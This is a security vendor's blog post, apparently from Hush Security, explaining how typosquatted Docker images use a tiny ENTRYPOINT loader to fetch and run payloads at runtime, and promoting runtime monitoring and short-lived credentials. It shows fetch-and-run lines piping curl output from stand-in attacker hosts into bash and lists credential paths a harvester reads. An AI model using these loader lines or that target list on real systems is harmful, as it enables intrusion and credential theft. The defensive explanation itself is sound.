

Table of Contents
Your organization has been using the same Python 3.11 base image for six months. It passed all static security scanning when you pulled it. Your supply chain policy flagged no violations. Automated vulnerability checks found nothing. Yesterday, when one of your containers started in production, the ENTRYPOINT script executed a single line: curl https://attacker-controlled-server.com/payload.sh | bash. By the time that command returned, the container had exfiltrated every SSH key on the host, dumped AWS credentials from the instance metadata endpoint, and attempted to compromise the Kubernetes cluster. The malware was never in the image. Your scanner never saw it. It arrived in code that only executed at runtime.
This attack pattern is no longer theoretical. It is happening at scale across Docker Hub and private registries worldwide. And the uncomfortable truth is that your existing container security tooling is not designed to catch it.
How The Container Credential Leakage Attack Works

The malicious container image attack exploits a fundamental asymmetry in how container security works: static analysis scans images at rest. Malicious payloads execute at runtime. There is a gap between these two moments, and attackers have learned to hide in it.
Here is the attack chain in detail.
Stage 1: The Malicious Image
An attacker creates a Docker image that looks legitimate. It might be a typosquatted version of a popular base image (ubunto:20.04 instead of ubuntu:20.04), or it might be a straightforward image with a misleading name like python-slim or golang-runtime designed to suggest it is an official image even though it is not. The image includes all the normal components you would expect: OS packages, runtimes, development tools.
But the ENTRYPOINT or CMD instruction contains a tiny bootstrap script. Not the malicious payload itself. Just a loader.
ENTRYPOINT ["/bin/sh", "-c", "curl https://attacker.com/init.sh | bash && exec \"$@\""]This script is small enough to pass visual inspection. It looks like a normal entrypoint wrapper. When the image is built and layers are committed, the script sits in the top layer alongside legitimate files. When the image is pushed to a registry and scanned, the script is visible but appears benign. It is just a curl command. Nothing unusual about that.
The actual malware — the code that harvests credentials and exfiltrates data — is not in the image. It lives on the attacker’s server. It only lands on the target machine when the container starts and that curl command executes.
Stage 2: Registry Distribution
The image gets pushed to Docker Hub, or it gets mirrored into your organization’s private container registry. In the public case, it starts accumulating pulls. A typosquatted image can get millions of downloads because developers typing fast or working in low-attention contexts will grab the wrong name. In the private case, a developer pulls what they think is a legitimate base image and uses it for their Dockerfile.
Your image scanning tools analyze the image layers. They check every dependency, every package, every binary against vulnerability databases. The scanner looks for known CVEs, license violations, and malicious components. The ENTRYPOINT curl command might be flagged as a shell injection risk. But it is a common pattern in production Docker images. It is not enough to block the image. The image passes policy. It is added to the repository.
Stage 3: Container Deployment
Your team, or hundreds of teams across your organization, use the image as a base:
FROM ubunto:20.04

RUN apt-get update && apt-get install -y ca-certificates curl

COPY app /app

WORKDIR /app

CMD ["python", "app.py"]
Static scanning on your build pipeline sees a clean base image. Dependency checks pass. The image is promoted to production. Thousands of containers spawn from it across your cluster.
Stage 4: Runtime Execution and Credential Harvesting
The container starts. The ENTRYPOINT executes. The curl command fires. It downloads a shell script from the attacker’s server, pipes it to bash, and executes it in the container’s process space with the container’s identity and filesystem access.
What happens next depends on the attacker’s payload. In the documented cases, the pattern is consistent:
Credential Harvesting: The script spawns a background process that crawls the filesystem for everything a cloud attacker wants. SSH private keys in ~/.ssh/. AWS credentials in ~/.aws/credentials and instance metadata endpoints at http://169.254.169.254. GCP ADC tokens at ~/.config/gcloud/. Azure CLI configs at ~/.azure/. Kubernetes service account tokens at /var/run/secrets/kubernetes.io/serviceaccount/token. Environment variables that might contain API keys. Git configurations with embedded credentials. Bash history showing commands that exposed secrets.
Data Exfiltration: The harvested material is encrypted with a session key, that key is wrapped in the attacker’s RSA public key, and the whole bundle is POSTed to a server controlled by the attacker. Only they have the private key. Even if the traffic is intercepted, the data is unreadable.
Lateral Movement: If the container is running in Kubernetes with a service account that has cluster-admin or overly permissive permissions, the malware uses the token to enumerate secrets across all namespaces, dump them, and attempt to schedule privileged pods on other nodes.
The container appears to function normally. Your monitoring shows CPU and memory usage as expected. The application logs show no errors. The attack is silent.
Secrets Leakage Container Attack
Here is what the attack looks like when traditional container security fails to catch it:

Figure 1: The Attack Uncaught. Credentials are harvested and exfiltrated to attacker infrastructure. Static image scanning, SCA tools, and network monitoring all miss the attack because the malicious payload executes at runtime, not in image layers.
Why Your Existing Container Security Tools Miss This
Your security stack includes several layers of defense, each one assumed to catch supply chain attacks. None of them are designed for this specific threat.
Container Image Scanning looks at the image layers before they run. It performs deep, recursive analysis of every component. It checks against CVE databases, malicious package feeds, and license compliance policies. But it is analyzing a static artifact — a tarball of files on disk. The malicious binary is not in that tarball. It is on the attacker’s server. The script that will fetch it is visible, but the script itself is not malicious code. It is a downloader. Static scanners cannot analyze what the curl command will return. They cannot execute the script in a sandbox and observe its behavior. They can flag the risky pattern (shell pipe to bash) but that pattern is too common in production images to block outright. The image passes.
Vulnerability scanning in your CI/CD pipeline works the same way. It runs on images before they are deployed. It checks dependencies. It finds nothing wrong.
Network egress controls might catch the exfiltration attempt, if you have strict allowlisting in place. Most organizations do not. Developer laptops almost never do. And even in production, the domain the malware connects to is often designed to blend in. update-service.cloudcdn.com or metrics-relay.internal.io. It looks legitimate in logs. Or it can even send data to benign known locations, like GitHub, effectively exfiltrating via git commits.
Kubernetes network policies do not run on the container before it starts. By the time the policy engine is evaluating traffic, the curl command has already executed and the exfiltration has begun.
Runtime container controls (seccomp profiles, AppArmor, read-only root filesystems) can slow down the attack, but they rarely stop it. A well-crafted payload works around them. And more importantly, most organizations have not deployed these controls at scale because they require deep knowledge of what each container actually needs to do.
The root cause is that all of these tools assume the code running inside the container at startup is trustworthy. They assume that if the image passed scanning, the image is safe. Supply chain attacks invalidate that assumption. An image that was legitimately scanned can become malicious at the moment it executes, if that execution includes downloading and running arbitrary code from the internet.
The Structural Problem: Static Secret Scanning vs Runtime Execution
The attack works because of a mismatch in the container security model. Images are scanned as static artifacts. Execution is a runtime process. Code does not need to exist in the image to run inside the container.
This is actually a feature. Many container images intentionally download and compile code at startup. They do this for good reasons: smaller image sizes, dynamic version selection, runtime configuration. But the same mechanism enables malicious payloads.
The response from defenders is usually to add more static controls. Scan earlier. Scan more aggressively. Use allowlists of approved registries. Check image signatures. None of these stop an attacker who has registered a typosquatted image on Docker Hub and signed it legitimately, or who has compromised a supply chain and injected the bootstrap script into an official image before it is signed.
The uncomfortable truth is that as long as your container security model is built on scanning static artifacts, you are vulnerable to attacks that fetch and execute code at runtime. Rotation and incident response are your primary tools. You will detect the attack by finding exfiltrated data in your cloud logs. Then you will rotate credentials, patch images, and rebuild containers.
Runtime Detection: The Different Security Model
At Hush, we build on a different premise: the runtime behavior is the security boundary. Credentials should not be files that any process can read. Access should not be gated by possession of secrets. And execution should be monitored and controlled by policy, not just by static image analysis.
Here is what that means in practice for this attack:
No Static Credentials to Harvest: When containers access AWS, GCP, Azure, databases, or APIs through Hush, they do not receive long-lived credentials to store on disk or in environment variables. They request short-lived, dynamically issued tokens scoped to exactly the permissions the current workload requires. There is no ~/.aws/credentials for the malware to find. No Kubernetes ClusterAdmin token sitting in a service account. No hardcoded database password in a ConfigMap. A credential harvester returns empty-handed because the credentials do not exist in the form it is looking for. If static credentials are mandatory, Hush makes sure to automatically rotate and revoke keys, voiding the exfiltration attempt shortly after.
eBPF-Based Non Human Identity Anomaly Detection: Hush’s sensor observes system calls at runtime without kernel modification or agent overhead. It tracks which processes open which files, which network connections they initiate, and which identities (credentials, API tokens, connection strings) are behind each action. In this attack, the sensor would observe the exact moment when the malicious behavior begins and alert before exfiltration completes.

Scoped, Time-Limited Access to Kubernetes: If the container is running in Kubernetes, the service account token it receives through Hush is scoped to the minimum permissions the workload actually needs and expires after a short TTL. A token that allows a pod to read its own namespace’s ConfigMaps cannot be used to enumerate cluster secrets or schedule pods. The API calls the malware makes return 403 (Forbidden). The attempt is logged.
Coordinated Remediation: When Hush detects malicious runtime behavior in a container, we immediately trace that container back to the source image. We identify all downstream consumers of that image across your deployments. The initial attack detection is not the end of the incident response. It is the start of a coordinated remediation that reaches every affected container in your organization.
Detect and Protect Secret Leakage at Container Runtime
Here is the same attack when Hush runtime monitoring is in place:

Figure 2: Attack Detected by Hush. Attack is detected and blocked before credentials are exfiltrated. Multi-stage runtime anomaly detection (1. unexpected process spawn, 2. credential file access, 3. unauthorized network egress) fires on attack initiation. Malicious image is identified and quarantined automatically.
Real-World Attack: Malicious Container Images on Docker Hub
The attack we have outlined is not theoretical. This pattern has been documented across hundreds of malicious images in public registries in recent campaigns.
Security researchers have discovered malicious container images on Docker Hub that use typosquatting to mimic legitimate base images. These images executed Python scripts at startup that downloaded cryptocurrency miners. The scripts appeared benign on the surface. The miners were compressed and embedded in ways that signature-based scanners missed. Popular images with misleading titles like azurenql accumulated over a million downloads before detection.
The most effective attacks follow a consistent pattern: they include only a tiny bootstrap script in the image layers. The heavy payload — the actual miner or credential stealer — is fetched and executed at runtime. Until the image runs, the compiled binary does not exist anywhere a static scanner can find it.
Campaigns using images with names like openjdk and golang were particularly sophisticated. The images had misleading titles designed to trick developers into thinking they were official releases. When run, they downloaded and compiled miners, then used the container’s resources for cryptocurrency mining. The attacks remained undetected for months because the mining process was small and quiet, and the bootstrap script looked like normal container initialization.
Defense Strategy: Beyond Static Image Scanning
If you pull base images from Docker Hub or other public registries, treat your supply chain as under active threat. The specific defenses:
Verify image provenance using digests: Do not pull images by name alone. Use image digests (the SHA256 hash of the image manifest). Verify the digest against the official source (the publisher’s GitHub, their documentation, or a signed checksum). If the image name has changed hands or the publisher account has been compromised, the digest will not match what you expect.
# Vulnerable: pulling by tag
docker pull ubuntu:20.04

# More secure: pulling by digest
docker pull ubuntu@sha256:12345abcde...
Implement image signing and verification: Use Cosign or similar tools to cryptographically verify that images have been signed by the publisher you expect. This does not prevent typosquatting (an attacker can sign their own images), but it does ensure you are getting what the publisher actually released.
Use private registries with gating policies: If you use a container registry, implement a policy that requires all images to pass security scanning before they are available to deployments. But understand that this catches known vulnerabilities, not novel runtime attacks.
Deploy runtime behavioral monitoring: This is where Hush comes in. Runtime behavioral monitoring can detect when a container does something it should not do, whether that is spawning an unexpected process, opening credential files, or making network connections to unauthorized domains. This catches attacks that static scanning cannot.
Audit and rotate credentials regularly: If credentials are present in your environment as static files or environment variables, assume they have been compromised if a malicious image has run in your infrastructure. Rotate all of them: SSH keys, cloud provider credentials, database passwords, API keys, and Kubernetes service account tokens. Use a solution that provides identity-based access, rather than file or env-based, and one that orchestrates automatic, timely rotation to minimize breach impact — don’t wait for a breach to happen or for “that time in the year”.
Beyond Static Checks: The Future Of Container And Secrets Security, From Code To Cloud
The attack on container base images puts a question to every engineering team: What would your organization’s security posture look like if a malicious image ran in your infrastructure for a week without crashing or raising alarms?
If the answer is that you would not know it happened until you discovered exfiltrated data in your cloud logs, or noticed cryptocurrency mining draining your cloud resources, or found lateral movement in your Kubernetes audit logs, that is a signal that your security model is too dependent on static checks and incident response.
We built Hush to make that question less frightening. By moving the security boundary from image artifacts to runtime behavior, by issuing credentials dynamically rather than storing them, and by monitoring for anomalies rather than waiting for post-incident forensics, we change the equation. The malicious payload can fetch whatever it wants. It still cannot exfiltrate credentials that do not exist. It still cannot move laterally with tokens that do not grant the permissions it needs. And it will be caught before it completes.
If you want to see what shift-left access, eliminating static credentials and implementing runtime detection looks like for your container infrastructure, we are happy to walk you through it.
Hush Security delivers a unified access and governance platform for AI and non-human identities, replacing secrets with verified identities and dynamic, just-in-time access policies.